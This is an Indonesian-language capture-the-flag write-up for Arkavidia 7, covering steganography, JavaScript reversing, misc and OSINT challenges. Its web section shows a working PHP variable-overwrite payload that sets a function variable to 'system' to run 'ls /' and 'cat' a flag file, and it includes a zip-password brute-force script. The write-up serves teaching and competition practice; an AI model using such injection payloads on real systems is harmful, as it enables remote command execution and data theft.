

WriteUp Arkavidia7  
Hacking For 아이유

ADMIN ARKAV NGASI SOAL KRIPTO RSA SEMUA  
KANG KRIPTO DI TIM HACKING FOR IU:



MBEERRR  
ChaO  
AnehMan

Forensic	3
1. [chall name]	3
2. [chall name]	4
Reverse Engineering	5
1. [chall name]	5
2. [chall name]	6
Web Exploitation	7
1. [chall name]	7
Misc	8
1. [chall name]	8
2. [chall name]	9
3. [chall name]	10
4. [chall name]	11
5. [chall name]	12

# Forensic

## 1. KawaiiMetal

### a. Executive Summary

Tadi pas ngubek-ngubek file lama, ada foto Babymetal. Sampe sekarang masih suka banget dengerin lagu ini. Aku rekomen lagu <https://www.youtube.com/watch?v=WIKqgE4BwAY>.

*Author: Jspmarc*

attachment:

[https://drive.google.com/file/d/1u3bdMylcl8Ylq3-bimiOMaV7PL6SC\\_5Z/view?usp=sharing](https://drive.google.com/file/d/1u3bdMylcl8Ylq3-bimiOMaV7PL6SC_5Z/view?usp=sharing)

### b. Technical Report

Diberikan file Babymetal.jpg, Moa-metal.png, Su-metal.jpg, dan Yui-metal.jpg. Pertama tama kita coba jalankan pngcheck pada file .png (hanya ada 1). Berikut penampakannya

```
chunk tEXt at offset 0x4f6a4b, length 18, keyword: EXIF:Orientation
chunk IEND at offset 0x4f6a69, length 0
additional data after IEND chunk
ERRORS DETECTED in Moa-metal.png
```

Ada tambahan data setelah IEND. Ketika kita cek dengan hex editor, ada hint. Berikut penampakannya

```
ion.1.X.....IEND.B`...Hint,
hint:.Every hidden messages y
ou see are encoded with base6
4.
```

Karena merasa ada hint lain, kami mengecek semua bagian terbawah file dengan hexdump. Kami menemukan hint lain

```
...}.....Hint, hint:.
U3RyaW5ncyBhbmQgZ3JlcCB3aXRoI
HRoZSB5ZWdleCAiPSQiIGlzIGJlZX
h0cmVtZWx5IHVzZWZ1bA==.
```

```
strings and grep with the regex "=$" is beextremely useful
```

Hooo, langsung saja coba. Kami menemukan string dibawah

```
SG93IGFyZSB5b3UgdG9kYXk=
V29ya2luZyBoYXJkIEkgc2VILCBnYW5iYXR0ZQ==
SGVyZSdzIHlvdXlgcmlV3YXJkOg==
KFByb3RpcDogQ292ZXlgeW91ciBIYXJzIHdoZW4gdSBmaW5kIHRob290ZSBmbGFuZCBkb24ndCBvcGVuIHJhbmRvbSBzb3VuZCBmaWxlc3B3aWxseS1uaWxseSk=
aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcHpSM01mYWc=
```

Jika didecode, hasilnya adalah:

```
How are you today
Working hard I see, ganbatte
Here's your reward:
(Protip: Cover your ears when u find the flag and don't open random
sound files willy-nilly)
https://pastebin.com/pzR3Mfag
```

Buka link, dapat password. Berikut penampakannya

```
bruh{This_is_n0t_the_F14G}
```

```
Password is:
road_of_resistance
```

Kemungkinan ini adalah password dari zip. Ternyata zip ada di file Babymetal.png. Skuy langsung extract saja

```
Archive: Babymetal.jpg
warning [Babymetal.jpg]: 112302 extra bytes at beginning or within zipfile
(attempting to process anyway)
[Babymetal.jpg] flag.flac password:
inflating: flag.flac
```

Setelah dibuka file flag.flac, suaranya tut-tut gajelas. Kemungkinan ini diencode pakai SSTV, decode, duar flag



c. **Flag**

Flag: **Arkav7{Gimm3\_Ch0c0lat3}**

## 2. It's me

### a. Executive Summary

*Author: girvinjunod*

attachment:

<https://drive.google.com/file/d/1bm4knCoD9dWAZLDZbd2cKXu00bssTkV/view?usp=sharing>


### b. Technical Report

Diberikan file .zip yang berisi file .jpg. Coba strings, binwalk, hexdump, hasilnya nihil. Ok, mungkin perlu tools stegano. Langsung coba stegsolve online di <https://stegonline.georgeom.net/image>. Coba LSB half, ternyata ada link tersembunyi



Linknya: <https://bit.ly/fnaffandomiscursed4670182371>

Isinya drive, berikut penampakannya



Penampakan .bash\_history

```

nano .bash_history
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') itsme.zip itsme.wav
cat pass.txt
unzip itsme.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm itsme.wav
history -a

```

Penampakan pass.txt

```

z198742069ba1230madjywl210472nadwm19iz

```

Password zip ada di pass.txt, tapi dihilangkan beberapa karakter. Pertamanya kami mengira 1 karakter, karena tidak mau, jadi kami coba 2 karakter, ternyata bisa. Berikut script brutnya

```

#!/bin/env bash

wordlists="0 1 2 3 4 5 6 7 8 9 a b c d e f g h i j k l m n o p
q r s t u v w x y z A B C D E F G H I J K L M N O P Q R S T U
V W X Y Z ! & ( ) * + , - . / : ; < = > ? @ [ ] ^ { | } ~"
while [ ! -f ./itsme.wav ]
do
    for n in $wordlists
    do
        for n2 in $wordlists
        do
            echo "password: ${n}${n2}"
            unzip -P "`cat ./pass.txt | tr -d '\n'`${n}${n2}"
            ./itsme.zip
        done
    done
done

```

Hasil (script rada ngebug):

```

password: 6b
Archive: ./itsme.zip
  skipping: itsme.wav                                incorrect password
password: 6c
Archive: ./itsme.zip
  skipping: itsme.wav                                incorrect password
password: 6d
Archive: ./itsme.zip
  skipping: itsme.wav                                incorrect password
password: 6e
Archive: ./itsme.zip
  skipping: itsme.wav                                incorrect password
password: 6f
Archive: ./itsme.zip
  skipping: itsme.wav                                incorrect password
password: 6g
Archive: ./itsme.zip
replace itsme.wav? [y]es, [n]o, [A]ll, [N]one, [r]ename: █


```

File sudah di extract, tetapi sizenya 0 byte. Ketika hasil sudah ada keluar (tidak 0 byte), script langsung kami stop paksa.

Isinya adalah file .wav. Ketika dibuka, suaranya tut-tut seperti morse code. Langsung kita coba decode online di

<https://morsecode.world/international/decoder/audio-decoder-adaptive.html>

Berikut Penampakannya



Pertama kami kira flagnya adalah

Arkav7{HOMICIDALHAUNTEDANIMATRONICS871942069}

Ternyata bukan. Setelah berpikir sejenak, kami mencoba menggunakan tools steghide (karena biasanya diminta password) ke file .jpg sebelumnya, dan ternyata ada file txt

```

anehman@pramayasa:~/ctf/arkav7/foren/itsme$ steghide extract -sf itsme.jpg
Enter passphrase:
wrote extracted data to "steganopayload285377.txt".

```



Langsung read txt yang didapat, dapet flag deh

```
Arkav7{why_d0_th3_An1matr0nics_hav3_a_t1m3r_anYWAy120936281923710}
```

### c. Flag

Flag:Arkav7{why\_dO\_th3\_An1matr0nics\_hav3\_a\_t1m3r\_anYWAy120  
936281923710}

# Reverse Engineering

## 1. aksarajawa

### a. Executive Summary

Bahkan orang Bandung pun belajar aksara jawa.

*Author: suggoitanoshi*

attachment:

<https://drive.google.com/file/d/1vhTKtLXsW1P0D22LnDDgBjBhOHQpxVlr/view?usp=sharing>

### b. Technical Report

Diberikan kode js. Soal ini sebenarnya sangat simple, kita hanya perlu menebak a,b, dan c yang benar untuk mendapatkan flagnya.

Tentu saja untuk menebak, kami melakukan bruteforce. Berikut scriptnya

```
const read = (s) => s.reduce((a, b) => (a << 1) + b);

function argue(a, b, c) {
  if (
    (![] + [])[b - 2 * a] !== 'a' ||
    ({} + []).split(' ')[+[][c - a]] !== 'b' ||
    ({} + []).split(' ')[+[][b - c]] !== 'c'
  ) {
    console.log("That's wrong!");
    return;
  }
  const ka =
    [a - read([+!![], +[], +!![]])] +
    [String.fromCharCode(b * 10 - a - c)] +
    [a - read([+!![]])];
  const kb =
    ['p'] +
    [({}[+[]] + []).substring(+[], read([+!![], +[]]))] +
    [b - 2 * a] +
    ['hm'] +
```

```

    [c - a + +!![]] +
    [({})[+[]] + []][+!![]]] +
    [c - +!![]];
    const kc = [({}) + []][a] + [c - a - +!![]] + ['m'] + [2 * c
- b];
    console.log(`Your flag: Arkav7${ka}_${kb}_${kc}`);
}

for (let a = 0; a < 0xff; a++) {
    for (let b = 0; b < 0xff; b++)
        for (let c = 0; c < 0xff; c++) {
            {
                argue(a, b, c);
            }
        }
}
}

```

Run

```

chao at Yu in [~/Downloads/arkav/rev/aksarajawa]
20:34:51 > node trial.js | grep Arkav
Your flag: Arkav7{1t5_pun1shm3n7_t1m3}
^C

```

Namun ada sedikit kesalahan pada flag, kami menebak” sedikit dan mendapatkan flag Your **Arkav**7{1t5\_pun1shm3n7\_t1m3}

### c. Flag

Flag: Arkav7{1t5\_pun1shm3n7\_t1m3}

## 2. Arcadevidia

### a. Executive Summary

Take it easy, let's play a game!

<http://slave3.ctf.arkavidia.id:10032>

*Author: Fraglantia*

### b. Technical Report

Diberikan game dalam bentuk web, langsung kami buka kode nya pada **/game.js**. Kode yang menarik ada pada fungsi **win()** dimana game akan melakukan print flag. Namun win hanya dipanggil jika kondisi pada fungsi **checkSecret()** terpenuhi.

Karena maled, kami langsung baca kode **win** nya saja dimana fungsi tersebut yang melakukan print flag.

Namun flag akan terbentuk berdasarkan urutan monster yang terbunuh, untuk mendapatkan urutan yang tepat, kami melakukan bruteforce dengan permutasi. Untuk variabel monster, tentu saja kami mendapatkannya dari source code **game.js**.

Berikut merupakan script bruteforce yang kami buat

```
var monsters = [];
var CryptoJS = require('crypto-js');

function createMonster(name, velocity, proximity) {
  var monster = {};
  monster.name = name;
  monster.alive = true;
  monster.velocity = velocity;
  monster.proximity = proximity;

  monsters.push(monster);
}

function win(a) {
  var pram = [];
  var gtw = a;

  var                                     haha                                     =
[149,144,62,117,233,184,141,241,230,126,250,172,56,180,137,88,159,86
,132,52,208,136,76,98,186,142,151,250,153,73,48,83,184,71,245,99,135
```

```
,211,3,199,70,175,204,208,105,128,167,83,114,55,102,221,80,230,82,59
,137,209,196,86,13,93,170,168,48,48,99,54,90,79,236,188,136,116,216,
21,1,129,55,151,201,41,19,125,119,19,248,149,210,251,166,53,118,149,
168,162,168,81,136,6,79,126,97,143,44,39,20,71,105,190,47,27,158,194
,169,193,37,60,146,45,184,245,125,248,212,22,75,255,212,228,23,131,7
5,75,140,20,148,173,189,22,226,4,26,82,0,22,115,15,254,34,203,14,178
,10,122,212,77,93,32,252,109,213,117,152,70,42,182,194,82,168,164,16
4,16,56,29,127,142,77,172,94,142,43,138,144,136,46,161,36,241,238,16
3,204,225,183,28,160,255,181,113,223,198,211,89,30,63,3,91,201,6,57,
135,2,183,71,113,224,205,245,175,32,221,131,216,167,89,110,96,164,19
6,11,194,238,88,223,163,174,205,231,121,206,163,168,100,147,181,169,
67,184,245,212,86,244,79,5,220,27,40,113,193,215,94,181,239,148,166,
59,172,47,211,2,94,227,255,160,167,188,212,201,135,15,239,108,24,1,2
13,250,163,39,84,243,237,109,126,89,240,21,72,100,127,74,117,46,151,
120,245,43,124,37,178,59,28,186,46,107,165,199,195,129,240,2,250,150
,148,30,18,94,195,105,158,221,134,26,196,80,23,65,172,192,253,5,126,
211,64,186,103,110,1,71,234,8,44,232,57,113,65,229,108,51,159,185,36
,110,80,100,52,45,79,5,65,165,195,154,158,10,19,229,30,124,75,256,22
2,35,47,12,226,51,224,17,162,13,225,201,173,157,12,239,250,193,0,29,
224,13,220,158,100,207,61,223,3,6,164,10,159,142,11,247,164,37,107,1
51,188,113,203,150,154,252,28,57,150,196,113,75,19,121,9,210,135,122
,198,239,71,40,170,189,198,220,28,81,141,147,3,243,122,2,167,140,128
,39,88,198,27,144,25,210,256,153,56,224,77,126,122,34,172,191,60,151
,100,88,249,223,254,89,202,108,189,73,255,190,105,49,247,123,27,198,
33,149,167,9,162,67,107,86,3,131,252,240,91,71,128,9,106,39,237,59,1
87,22,115,90,255,58,200,68,134,104,138,239,23,173,54,199,49,185,244,
101,169,73,218,103,79,48,124,193,107,240,133,112,233,122,45,86,31,13
,133,238,81,38,188,156,55,83,197,11,192,190,39,75,71,176,8,209,7,232
,137,208,250,98,
```

```
];
```

```
for (var i = 0; i < gtw.length; i++) {
    var var1 = CryptoJS.MD5(gtw[i].name).toString();
    var var2 = CryptoJS.MD5(gtw[i].velocity.toString()).toString();
    var var3 = CryptoJS.MD5(gtw[i].proximity.toString()).toString();
    var var4 = i * 96;

    for (var j = 0; j < 32; j++) {
```

```

        haha[var4 + j] &= var1.charCodeAt(j);
        haha[var4 + j] += var1.charCodeAt(j);
    }

    var4 += 32;

    for (var j = 0; j < 32; j++) {
        haha[var4 + j] &= var2.charCodeAt(j);
        haha[var4 + j] += var2.charCodeAt(j);
    }

    var4 += 32;

    for (var j = 0; j < 32; j++) {
        haha[var4 + j] &= var3.charCodeAt(j);
        haha[var4 + j] += var3.charCodeAt(j);
    }
}

for (var i = 0; i < 32; i++) {
    var z = 0;
    for (var j = 0; j < gtw.length * 3; j++) {
        z ^= haha[i * gtw.length * 3 + j];
    }
    pram.push(z);
}

        haha
        =
[-88,-2,2,7,-26,-29,-11,-19,-152,-153,48,23,-172,-31,49,30,32,23,11,
-41,34,14,-73,-139,-174,100,61,-43,78,12,-136,-61,];
    for (var i = 0; i < haha.length; i++) {
        pram[i] += haha[i];
    }

    console.log(`Arkav7{${String.fromCharCode(...pram)}}`);
}

createMonster('imp', 80, 150);
createMonster('demon', 70, 150);
createMonster('ogre', 40, 300);
createMonster('skeleton', 90, 200);

```

```

createMonster('swampy', 75, 220);
createMonster('zombie', 60, 250);

function perm(xs) {
  let ret = [];


  for (let i = 0; i < xs.length; i = i + 1) {
    let rest = perm(xs.slice(0, i).concat(xs.slice(i + 1)));

    if (!rest.length) {
      ret.push([xs[i]]);
    } else {
      for (let j = 0; j < rest.length; j = j + 1) {
        ret.push([xs[i]].concat(rest[j]));
      }
    }
  }
  return ret;
}

monsters_perm = perm(monsters);
for (let momon of monsters_perm) {
  win(momon);
}

```

Run script



```

chao at Yu in [~/Downloads/arkav/rev/arcadevidia]
20:48:24 > node solver.js
Arkav7{<4)ED$D*7pU3B 0AN°. {G_ggWp}
Arkav7{<4)ED$D*7pU3B 0AsZ)HN>¿8Q}
Arkav7{<4)ED$D*7pU3cKR80F^M E_ggWp}
Arkav7{<4)ED$D*7pU3cKR80CZ)HN£a!τ}
Arkav7{<4)ED$D*7pU3pC±±^M X¿8Q}
Arkav7{<4)ED$D*7pU3pC±±p°. {Qa!τ}

```

Flag terlihat sedikit lebih jelas pada bagian ini

```

Arkav7{c0ngr4ts55_y0u_w0n_th3_g4mGa!τ}

```

Namun bagian belakang flag masih tidak jelas, namun dengan melihat hasil dari brute, ada beberapa kata yang menarik perhatian kami yaitu

```

Arkav7{!-·UK^x6$D*7pU3cKR80H_g4me_ggWp}

```

Tinggal

sambungin

aja

Arkav7{c0ngr4tsS5\_y0u\_w0n\_th3\_g4me\_ggWp}

### **c. Flag**

Flag: Arkav7{c0ngr4tsS5\_y0u\_w0n\_th3\_g4me\_ggWp}




## Web Exploitation

# 1. The Ultimate Sum Calculator-inator

## a. Executive Summary

467

<http://slave2.ctf.arkavidia.id:10011>



*Author: didithilmy*

## b. Technical Report

Diberikan sebuah website yang ketika di inspect terlihat petunjuk `?debug=1` untuk melihat source code dari chall tersebut, berikut tampilan source codenya:

```

<?php
error_reporting(0);

if ($_GET['debug']) {
    highlight_file(__FILE__);
    return;
}

$calculate = function($a, $b) {
    return $a + $b;
};

$params = parse_str(file_get_contents("php://input"));

if ($params['a']) {
    $a = $params['a'];
}

if ($params['b']) {
    $b = $params['b'];
}

if ($a && $b) {
    $result = $calculate($a, $b);
}
?>
<html>
<head>
<title>The Ultimate Sum Calculatorinator</title>
</head>
<body>
<h1>The Ultimate Sum Calculatorinator</h1>
<form method="post">
    <input name="a" type="text" placeholder="First number" />
    <div style="height: 4px"></div>
    <input name="b" type="text" placeholder="Second number" />
    <br /><br />
    <input type="submit" value="Calculate" />
</form>
<?php if ($result) echo "The result is $result"; ?>
</body>
<!-- ?debug=1 -->
</html>

```

Kami menyadari fungsi `parse_str()` bisa digunakan untuk mengoverwrite variabel, disini kami memanfaatkan fungsi `parse_str()` untuk mengoverwrite variabel `$calculate` yang diubah menjadi `system` dengan memanfaatkan params `$a` untuk mengirim payload ke fungsi `system`. Berikut panampakan payloadnya:

```
a=ls /&b=1&calculate=system
```

Hasil:

```
pretty Raw Render \n Actions
HTTP/1.1 200 OK
Date: Sun, 31 Jan 2021 12:47:29 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 611

bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
<html>
  <head>
    <title>
      The Ultimate Sum Calculator-inator
    </title>
```

Sekarang tinggal mencari flagnya ada dimana. Payload akhir menjadi seperti ini:

```
a=cat /.flag/flag.txt&b=1&calculate=system
```

```
Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Sun, 31 Jan 2021 12:49:13 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.2.34
5 Vary: Accept-Encoding
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8 Content-Length: 597
9
10 Arkav7{simple_PHP_variable_overwrite}<html>
11   <head>
12     <title>
13       The Ultimate Sum Calculator-inator
14     </title>
15   </head>
16   <body>
17     <h1>
18       The Ultimate Sum Calculator-inator
19     </h1>
20     <form method="post">
21       <input name="a" type="text" placeholder="First number" />
22       <div style="height: 4px">
23       </div>
24       <input name="b" type="text" placeholder="Second number" />
25       <br />
26       <br />
27       <input type="submit" value="Calculate" />
28     </form>
29     The result is Arkav7{simple_PHP_variable_overwrite}
30   </body>
31   <!-- ?debug=1 -->
32 </html>
```

### c. Flag

Flag: Arkav7{simple\_PHP\_variable\_overwrite}

Misc

# 1. Welcome to Arkavidia 7.0

## a. Executive Summary

Join our discord!

<https://discord.gg/FARmCw8D>

## b. Technical Report

Langsung join, di #misc ada flagnya

## c. Flag

Flag: **[flag]**

## 2. Feedback!

### a. Executive Summary

Please fill out this form: <https://forms.gle/TiQFWRUm23NkSjW49>.

Thanks!

### b. Technical Report

Isi dengan sepenuh hati, dapet flag

### c. Flag

Flag: Arkav7{see\_you\_in\_Arkav8}

### 3. Sad and Lonely Friend

#### a. Executive Summary


165

You are going to need a help from **someone**.

*Author: BeforeLast*

#### b. Technical Report

Berkat deskripsi dari chall yang diberikan kami langsung mencoba mencari bantuan di discord dan kami pun menemukan bot dengan role sad and lonely :(, Berikut penampakan chatnya:



Kami diberikan link github ketika mengetikan keyword About.


Pada repo tersebut kami menemukan sebuah keyword yang hilang pada versi v1.1.1 yakni "3. Wish me luck"

```

43         } else if (msg.content.toLowerCase() === 'help') {
44             if (isFriend(msg.author.id)) {
45                 msg.author
46 +                 .send("What do you want?\n1. Give me something funny\n2. Ban
+                 someone in discord server\n3. Wish me luck\n4. About\n5. Bye")
47 +                 .then(console.log)
48 +                 .catch(console.error)
49 +             } else {
50 +                 msg.author
51 +                 .send("Leave me alone!")
52 +                 .then(console.log)
53 +                 .catch(console.error)
54 +             }
55 +         } else if (msg.content.toLowerCase() === 'wish me luck') {
56 +             if (isFriend(msg.author.id)) {
57 +                 msg.author
58 +                 .send(wish)
59                 .then(console.log)
60                 .catch(console.error)

```

Setelah dicoba pada bot kami langsung diberikan flag



### c. Flag

Flag: Arkav7{th4nkz\_d753bca330e52ec2abbb76306cf8456d}



## 4. OSINT-1

### a. Executive Summary

Pada tanggal 9 Agustus 2019, sebuah artikel ilmiah dipublikasikan pada jurnal Computing and Software for Big Science. Salah satu penulis dari artikel ilmiah tersebut pernah menjadi narasumber pada suatu podcast. Sekitar tiga bulan setelah artikel tersebut dipublikasikan (1 Nov 2019), penulis ini mengunjungi suatu tempat di belahan bumi selatan. Cari tahu nama tempat tersebut.

Format flag: `Arkav7{nama_tempat_menggunakan_snake_case}`

Author: didithilmy

### b. Technical Report

Setelah berlama” search di gugel, didapatkan artikel ini [https://www.researchgate.net/publication/335081057\\_Rucio\\_Scientific\\_Data\\_Management](https://www.researchgate.net/publication/335081057_Rucio_Scientific_Data_Management).

Dan podcast yang dimaksud dihadiri oleh **Mario Lassnig**. Untuk tempatnya kami mendapatkannya pada post twitter pada tanggal 1 november 2019.



Tempat yang dikunjungi bernama **Pawsey Supercomputing Centre**

c. **Flag**

Flag: **Arkav7{pawsey\_supercomputing\_centre}**

## 5. isekai

### a. Executive Summary

Melepas penat CTF dengan main game isekai dulu.

Flag dimasukkan ke dalam format `Arkav7{flag}`


*Author: girvinjunod*

attachment:

[https://drive.google.com/file/d/1r7E-p8vXuhdjwWA76CRFu3AfjU\\_YXQuh/view?usp=sharing](https://drive.google.com/file/d/1r7E-p8vXuhdjwWA76CRFu3AfjU_YXQuh/view?usp=sharing)

### b. Technical Report

Tinggal di strings, grep flagnya.



```
chao at Yu in [~/Downloads/arkav/misc]
21:45:27 > strings main | grep flag
flagnya adalah seCr3tb0ssFighTeuy102
flag_value
```

### c. Flag

Flag: `Arkav7{seCr3tb0ssFighTeuy102}`